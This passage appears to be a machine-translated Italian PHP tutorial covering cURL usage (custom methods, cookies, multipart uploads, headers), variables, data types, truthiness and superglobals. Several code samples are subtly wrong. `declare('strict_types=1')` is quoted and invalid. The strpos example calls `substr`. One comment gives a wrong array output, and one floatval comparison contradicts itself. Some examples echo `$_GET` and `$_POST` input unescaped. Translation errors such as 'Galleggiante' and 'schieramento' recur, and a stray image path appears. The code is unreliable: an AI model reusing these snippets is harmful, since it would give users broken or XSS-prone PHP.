Creazione e invio di una richiesta con un metodo personalizzato

Per impostazione predefinita, PHP Curl supporta `POST` richieste `GET` e `POST` . È anche possibile inviare richieste personalizzate, come `DELETE` , `PUT` o `PATCH` (o anche metodi non standard) utilizzando il parametro `CURLOPT_CUSTOMREQUEST` .

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

Utilizzo dei cookie

cURL può conservare i cookie ricevuti nelle risposte da utilizzare con le richieste successive. Per la gestione semplice dei cookie di sessione in memoria, ciò si ottiene con una singola riga di codice:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

Nei casi in cui è necessario conservare i cookie dopo che l'handle di cURL è stato distrutto, è possibile specificare il file per memorizzarli in:

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

Quindi, quando vuoi usarli di nuovo, passali come file cookie:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

Ricorda, tuttavia, che questi due passaggi non sono necessari a meno che non sia necessario trasportare i cookie tra diversi handle di cURL. Per la maggior parte dei casi d'uso, l'impostazione di `CURLOPT_COOKIEFILE` sulla stringa vuota è tutto ciò che serve.

La gestione dei cookie può essere utilizzata, ad esempio, per recuperare risorse da un sito Web che richiede un accesso. Si tratta in genere di una procedura in due passaggi. Innanzitutto, POST alla pagina di accesso.

```
<?php

# create a cURL handle
```

```
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```


Il secondo passaggio (dopo il controllo degli errori standard) è solitamente una semplice richiesta GET. L'importante è **riutilizzare l'handle cURL esistente** per la seconda richiesta. Ciò garantisce che i cookie della prima risposta vengano automaticamente inclusi nella seconda richiesta.

```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

Questo è solo inteso come un esempio di gestione dei cookie. Nella vita reale, le cose sono solitamente più complicate. Spesso è necessario eseguire un GET iniziale della pagina di accesso per estrarre un token di accesso che deve essere incluso nel POST. Altri siti potrebbero bloccare il client cURL in base alla sua stringa User-Agent, richiedendoti di cambiarlo.

Invio di dati multidimensionali e più file con CurlFile in una sola richiesta

Diciamo che abbiamo una forma come quella qui sotto. Vogliamo inviare i dati al nostro server web tramite AJAX e da lì a uno script in esecuzione su un server esterno.



Abbiamo quindi ingressi normali, un campo a selezione multipla e una dropzone di file in cui possiamo caricare più file.

Supponendo che la richiesta POST AJAX abbia avuto successo, otteniamo i seguenti dati sul sito PHP:

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

e i file dovrebbero assomigliare a questo

```
// print_r($_FILES)

Array
(
    [upload] => Array
        (
```

```
            [name] => Array
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

Fin qui tutto bene. Ora vogliamo inviare questi dati e file al server esterno usando cURL con la classe CurlFile

Poiché cURL accetta solo un array semplice ma non multi-dimensionale, dobbiamo prima appiattire l'array $ _POST.

Per fare questo, potresti usare questa funzione per esempio che ti dà il seguente:

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
```

Il prossimo passo è creare oggetti CurlFile per i file caricati. Questo viene fatto dal seguente ciclo:

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
```

```
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_create è una funzione di supporto della classe CurlFile e crea gli oggetti CurlFile. Salviamo ogni oggetto nell'array $ files con le chiavi "upload [0]" e "upload [1]" per i nostri due file.

Ora dobbiamo combinare l'array di colonne appiattito e l'array di file e salvarlo come $ dati come questo:

```
$data = $new_post_array + $files;
```

L'ultimo passo è inviare la richiesta cURL:

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

Poiché $ data è ora un semplice array (piatto), cURL invia automaticamente questa richiesta POST con Content Type: multipart / form-data

In upload.php sul server esterno ora puoi ottenere i dati e i file dei post con $ _POST e $ _FILES come faresti normalmente.

Ottieni e imposta intestazioni http personalizzate in php

Invio dell'intestazione della richiesta

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
```

```
echo $out;
```

Leggendo l'intestazione personalizzata

```
print_r(apache_request_headers());
```

Produzione :-

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

Possiamo anche inviare l'intestazione usando la seguente sintassi: -

```
curl --header "X-MyHeader: 123" www.google.com
```

Leggi Utilizzo di cURL in PHP online: https://riptutorial.com/it/php/topic/701/utilizzo-di-curl-in-php

Capitolo 105: variabili

Sintassi

- $ variabile = 'valore'; // Assegna variabile generale
- $ oggetto-> proprietà = 'valore'; // Assegna una proprietà dell'oggetto
- ClassName :: $ property = 'valore'; // Assegna una proprietà di classe statica
- $ array [0] = 'valore'; // Assegna un valore a un indice di un array
- $ array [] = 'valore'; // Spingi un oggetto alla fine di un array
- $ array ['key'] = 'valore'; // Assegna un valore di matrice
- echo $ variabile; // Echo (stampa) un valore variabile
- una_qualche_funzione ($ variabile); // Usa variabile come parametro di funzione
- unset ($ variabile); // Annulla l'impostazione di una variabile
- $$ variabile = 'valore'; // Assegna a una variabile variabile
- isset ($ variabile); // Controlla se una variabile è impostata o meno
- vuota ($ variabile); // Controlla se una variabile è vuota o meno

Osservazioni

Digitare il controllo

Alcuni documenti relativi a variabili e tipi indicano che PHP non usa la tipizzazione statica. Questo è corretto, ma PHP esegue alcuni controlli di tipo quando si tratta di parametri di funzione / metodo e valori di ritorno (specialmente con PHP 7).

Puoi imporre il controllo dei parametri e del valore di ritorno usando type-hinting in PHP 7 come segue:

```
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> **Nota:** i `gettype()` di PHP per interi e booleani sono `integer` e `boolean` rispettivamente. Ma per il suggerimento del tipo per tali variabili è necessario utilizzare `int` e `bool` . Altrimenti, PHP non ti darà un errore di sintassi, ma si aspetterà che vengano passate le *classi* `integer` e `boolean` .

L'esempio sopra riportato genera un errore nel caso in cui il valore non numerico sia dato come parametro `$a` o `$b` , e se la funzione restituisce qualcosa di diverso da `true` o `false` . L'esempio precedente è "loose", in quanto puoi dare un valore float a `$a` o `$b` . Se desideri applicare rigorosi tipi, ovvero puoi inserire solo numeri interi e non float, aggiungi quanto segue all'inizio del tuo file PHP:

```
<?php
declare('strict_types=1');
```

Prima di PHP 7 funzioni e metodi consentivano l'hint di tipo per i seguenti tipi:

- `callable` (una funzione o metodo richiamabile)
- `array` (qualsiasi tipo di array, che può contenere anche altri array)
- Interfacce (Nome di classe completo o FQDN)
- Classi (FQDN)

Vedi anche: Emissione del valore di una variabile

Examples

Accesso a una variabile in modo dinamico per nome (variabili variabili)

Le variabili sono accessibili tramite nomi di variabili dinamiche. Il nome di una variabile può essere memorizzato in un'altra variabile, consentendone l'accesso dinamico. Tali variabili sono note come variabili variabili.

Per trasformare una variabile in una variabile variabile, metti un extra `$` messo davanti alla tua variabile.

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

Le variabili variabili sono utili per mappare chiamate di funzioni / metodi:

```
function add($a, $b) {
    return $a + $b;
}
```

```
$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

Questo diventa particolarmente utile nelle classi PHP:

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

È possibile, ma non è necessario inserire `$variableName` tra `{}` :

```
${$variableName} = $value;
```

I seguenti esempi sono sia equivalenti che di output "baz":

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;               // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

L'utilizzo di `{}` è obbligatorio solo quando il nome della variabile è di per sé un'espressione, come questa:

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

Si consiglia comunque di usare sempre `{}` , perché è più leggibile.

Anche se non è consigliabile farlo, è possibile concatenare questo comportamento:

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

> È importante notare che l'uso eccessivo di variabili variabili è considerato una cattiva pratica da molti sviluppatori. Dal momento che non sono adatti per l'analisi statica dei moderni IDE, grandi basi di codici con molte variabili variabili (o invocazioni di metodi dinamici) possono diventare rapidamente difficili da mantenere.

Differenze tra PHP5 e PHP7

Un altro motivo per usare sempre `{}` o `()` , è che PHP5 e PHP7 hanno un modo leggermente diverso di trattare le variabili dinamiche, il che si traduce in un risultato diverso in alcuni casi.

In PHP7, le variabili dinamiche, le proprietà e i metodi verranno ora valutati rigorosamente in ordine da sinistra a destra, al contrario del mix di casi speciali in PHP5. Gli esempi seguenti mostrano come è cambiato l'ordine di valutazione.

Caso 1: `$$foo['bar']['baz']`

- Interpretazione di PHP5: `${$foo['bar']['baz']}`
- Interpretazione di PHP7: `($$foo)['bar']['baz']`

Caso 2: `$foo->$bar['baz']`

- Interpretazione di PHP5: `$foo->{$bar['baz']}`
- Interpretazione di PHP7: `($foo->$bar)['baz']`

Caso 3: `$foo->$bar['baz']()`

- Interpretazione di PHP5: `$foo->{$bar['baz']}()`
- Interpretazione di PHP7: `($foo->$bar)['baz']()`

Caso 4: `Foo::$bar['baz']()`

- Interpretazione di PHP5: `Foo::{$bar['baz']}()`
- Interpretazione di PHP7: `(Foo::$bar)['baz']()`

Tipi di dati

Esistono diversi tipi di dati per scopi diversi. PHP non ha definizioni di tipo esplicite, ma il tipo di una variabile è determinato dal tipo di valore assegnato o dal tipo a cui è assegnato. Questa è una breve panoramica sui tipi, per una documentazione dettagliata ed esempi, vedi l'argomento dei tipi PHP .

Esistono i seguenti tipi di dati in PHP: null, booleano, intero, float, stringa, oggetto, risorsa e array.

Nullo

Null può essere assegnato a qualsiasi variabile. Rappresenta una variabile senza valore.

```
$foo = null;
```

Ciò invalida la variabile e il suo valore sarebbe indefinito o annullato se chiamato. La variabile viene cancellata dalla memoria ed eliminata dal garbage collector.

booleano

Questo è il tipo più semplice con solo due valori possibili.

```
$foo = true;
$bar = false;
```

Le booleane possono essere utilizzate per controllare il flusso del codice.

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

Numero intero

Un numero intero è un numero intero positivo o negativo. Può essere utilizzato con qualsiasi base numerica. La dimensione di un intero dipende dalla piattaforma. PHP non supporta gli interi senza segno.

```
$foo = -3;  // negative
$foo = 0;   // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

Galleggiante

I numeri in virgola mobile, "doppi" o semplicemente "float" sono numeri decimali.

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

schieramento

Un array è come un elenco di valori. La forma più semplice di un array è indicizzata dal numero intero e ordinata dall'indice, con il primo elemento che giace nell'indice 0.

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+

echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

Le matrici possono anche associare una chiave diversa da un indice intero a un valore. In PHP, tutti gli array sono array associativi dietro le quinte, ma quando ci riferiamo a un 'array associativo' distintamente, di solito intendiamo uno che contiene una o più chiavi che non sono interi.

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

Stringa

Una stringa è come una matrice di caratteri.

```
$foo = "bar";
```

Come un array, una stringa può essere indicizzata per restituire i suoi singoli caratteri:

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

Oggetto

Un oggetto è un'istanza di una classe. Le sue variabili e metodi sono accessibili con l'operatore `->` .

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

Risorsa

Le variabili delle risorse contengono maniglie speciali per i file aperti, le connessioni al database, i flussi, le aree di immagine e simili (come indicato nel manuale).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

Per ottenere il tipo di una variabile come stringa, utilizzare la funzione `gettype()` :

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

Migliori pratiche variabili globali

Possiamo illustrare questo problema con il seguente pseudo-codice

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

La tua prima domanda qui è ovvia

> Da dove viene `$bob` ?

Sei confuso? Buono. Hai appena saputo perché i globali sono confusi e considerati una **cattiva pratica** .

Se questo fosse un vero programma, il tuo prossimo divertimento sarà quello di rintracciare tutte le istanze di `$bob` e spero che tu trovi quella giusta (questo peggiora se `$bob` è usato ovunque). Peggio ancora, se qualcun altro va e definisce `$bob` (o hai dimenticato e riutilizzato quella variabile) il tuo codice può rompersi (nell'esempio di codice precedente, avere l'oggetto sbagliato, o nessun oggetto, causerebbe un errore fatale).

Poiché praticamente tutti i programmi PHP utilizzano il codice come `include('file.php');` il tuo lavoro di mantenimento del codice come questo diventa esponenzialmente più difficile più file aggiungi.

Inoltre, questo rende molto difficile il compito di testare le tue applicazioni. Supponiamo di utilizzare una variabile globale per mantenere la connessione al database:

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

Per testare questa funzione, è necessario sovrascrivere la variabile globale `$dbConnector` , eseguire i test e quindi reimpostarla sul valore originale, che è molto incline ai bug:

```
/**
 * @test
 */
function testSomething() {
     global $dbConnector;

     $bkp = $dbConnector; // Make backup
     $dbConnector = Mock::create('DBConnector'); // Override

     assertTrue(foo());

     $dbConnector = $bkp; // Restore
}
```

Come evitiamo i Globali?

Il modo migliore per evitare i globals è una filosofia chiamata **Dependency Injection** . Qui è dove passiamo gli strumenti di cui abbiamo bisogno nella funzione o classe.

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

Questo è **molto** più facile da capire e mantenere. Non si può pensare a dove `$bob` stato impostato perché il chiamante è responsabile per sapere che (ci sta passando quello che dobbiamo sapere). Ancora meglio, possiamo usare le dichiarazioni di tipo per limitare ciò che viene passato.

Quindi sappiamo che `$bob` è un'istanza della classe `Bar` o un'istanza di un figlio di `Bar` , il che significa che sappiamo che possiamo usare i metodi di quella classe. Combinato con un autoloader standard (disponibile da PHP 5.3), ora possiamo rintracciare dove viene definita la `Bar` . PHP 7.0 o versioni successive include dichiarazioni di tipo espanso, in cui è anche possibile utilizzare i tipi scalari (come `int` o `string`).

4.1

Variabili superglobal

Super globals in PHP sono variabili predefinite, che sono sempre disponibili, accessibili da qualsiasi ambito in tutto lo script.

Non è necessario fare una variabile $ globale; per accedervi all'interno di funzioni / metodi, classi o file.

Queste variabili superglobali di PHP sono elencate di seguito:

- $ GLOBALS
- $ _SERVER
- $ _REQUEST
- $ _POST
- $ _GET
- $ _FILES
- $ _ENV
- $ _COOKIE
- $ _SESSION

Ottenere tutte le variabili definite

`get_defined_vars()` restituisce una matrice con tutti i nomi e i valori delle variabili definite nell'ambito in cui viene chiamata la funzione. Se si desidera stampare i dati, è possibile utilizzare le funzioni standard per l'output di dati leggibili dall'uomo, come `print_r` o `var_dump` .

```
var_dump(get_defined_vars());
```

Nota : questa funzione di solito restituisce solo 4 superglobali : `$_GET` , `$_POST` , `$_COOKIE` , `$_FILES` . Altri superglobali vengono restituiti solo se sono stati utilizzati da qualche parte nel codice. Ciò è dovuto alla direttiva `auto_globals_jit` che è abilitata per impostazione predefinita. Quando è abilitato, le variabili `$_SERVER` e `$_ENV` vengono create quando vengono utilizzate per la prima volta (Just In Time) anziché quando inizia lo script. Se queste variabili non vengono utilizzate all'interno di uno script, avere questa direttiva attiva comporterà un guadagno in termini di prestazioni.

Valori predefiniti di variabili non inizializzate

Sebbene non sia necessario in PHP, è comunque una buona pratica inizializzare le variabili. Le variabili non inizializzate hanno un valore predefinito del loro tipo in base al contesto in cui vengono utilizzate:

Unset AND unreferenced

```
var_dump($unset_var); // outputs NULL
```

booleano

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

Stringa

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

Numero intero

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

Float / doppia

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

schieramento

```
$unset_arr[3] = "def";
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

Oggetto

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

Affidarsi al valore predefinito di una variabile non inizializzata è problematico nel caso di includere un file in un altro che utilizza lo stesso nome di variabile.

Verità di valore variabile e operatore identico

In PHP, i valori delle variabili hanno una "verità" associata, quindi anche i valori non booleani saranno uguali a `true` o `false` . Ciò consente a qualsiasi variabile di essere utilizzata in un blocco condizionale, ad es

```
if ($var == true) { /* explicit version */ }
if ($var) { /* $var == true is implicit */ }
```

Ecco alcune regole fondamentali per diversi tipi di valori variabili:

- **Le stringhe** con lunghezza diversa da zero corrispondono a `true` includendo stringhe contenenti solo spazi bianchi come `' '` .
- Le stringhe vuote `''` corrispondono a `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- **Gli interi** corrispondono a `true` se sono diversi da zero, mentre zero equivale a `false` .

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
$var_is_true = ($var == true); // false
```

- **`null`** equivale a `false`

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- Stringhe **vuote** `''` e stringa zero `'0'` equivalgono a `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **I** valori in **virgola mobile** equivalgono a `true` se sono diversi da zero, mentre i valori zero equivalgono a `false` .
    - `NAN` (il numero non `NAN` PHP) equivale a `true` , ovvero `NAN == true` è `true` . Questo

perché `NAN` è un valore in virgola mobile *diverso* da *zero* .
- I valori zero includono sia +0 che -0 come definito da IEEE 754. PHP non distingue tra +0 e -0 nella virgola mobile a precisione doppia, ovvero `floatval('0') == floatval('-0')` è `true` .
  - Infatti, `floatval('0') === floatval('-0')` .
  - Inoltre, sia `floatval('0') == false` che `floatval('-0') == false` .

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

OPERATORE IDENTICO

Nella Documentazione di PHP per gli operatori di confronto , esiste un operatore identico `===` . Questo operatore può essere utilizzato per verificare se una variabile è *identica* a un valore di riferimento:

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

Ha un operatore corrispondente *non identico* `!==` :

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

L'operatore identico può essere utilizzato in alternativa alle funzioni del linguaggio come `is_null()` .

USE CASE WITH `strpos()`

La funzione di linguaggio `strpos($haystack, $needle)` viene utilizzata per individuare l'indice in cui `$needle` verifica in `$haystack` o se si verifica del tutto. La funzione `strpos()` è case sensitive; se la ricerca insensibile alle maiuscole e alle minuscole è ciò di cui hai bisogno puoi andare con gli `stripos($haystack, $needle)`

La funzione `strpos` & `stripos` contiene anche il terzo parametro `offset` (int) che, se specificato, ricerca avvia questo numero di caratteri contati dall'inizio della stringa. A differenza di strrpos e strripos, l'offset non può essere negativo

La funzione può restituire:

- `0` se `$needle` viene trovato all'inizio di `$haystack` ;
- un numero intero diverso da zero che specifica l'indice se `$needle` viene trovato in un punto diverso da quello in `$haystack` ;
- e valore `false` se `$needle` *non* viene trovato da nessuna parte in `$haystack` .

Poiché sia `0` che `false` hanno verità `false` in PHP ma rappresentano situazioni distinte per `strpos()` , è importante distinguere tra loro e utilizzare l'operatore identico `===` per cercare esattamente `false` e non solo un valore che equivale a `false` .

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

In alternativa, utilizzando l'operatore *non identico* :

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

Leggi variabili online: https://riptutorial.com/it/php/topic/194/variabili

Capitolo 106: Variabili superglobali PHP

introduzione

I superglobals sono variabili integrate che sono sempre disponibili in tutti gli ambiti.

Diverse variabili predefinite in PHP sono "superglobali", il che significa che sono disponibili in tutti gli ambiti di uno script. Non è necessario fare `global $variable;` per accedervi all'interno di funzioni o metodi.

Examples

PHP5 SuperGlobals

Di seguito sono riportati i SuperGlobals di PHP5

- $ GLOBALS
- $ _REQUEST
- $ _GET
- $ _POST
- $ _FILES
- $ _SERVER
- $ _ENV
- $ _COOKIE
- $ _SESSION

$ GLOBALS : questa variabile SuperGlobal viene utilizzata per accedere alle variabili globali.

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$ _REQUEST : questa variabile SuperGlobal viene utilizzata per raccogliere i dati inviati da un modulo HTML.

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$ _GET : questa variabile SuperGlobal viene utilizzata per raccogliere i dati inviati dal modulo HTML con il metodo `get` .

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$ _POST : questa variabile SuperGlobal viene utilizzata per raccogliere i dati inviati dal modulo HTML con il metodo `post` .

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$ _FILES : questa variabile SuperGlobal contiene le informazioni dei file caricati tramite il metodo HTTP Post.

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$ _SERVER : questa variabile SuperGlobal contiene informazioni su script, intestazioni HTTP e percorsi server.

```
<?php
    echo "<pre>";
```

```
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

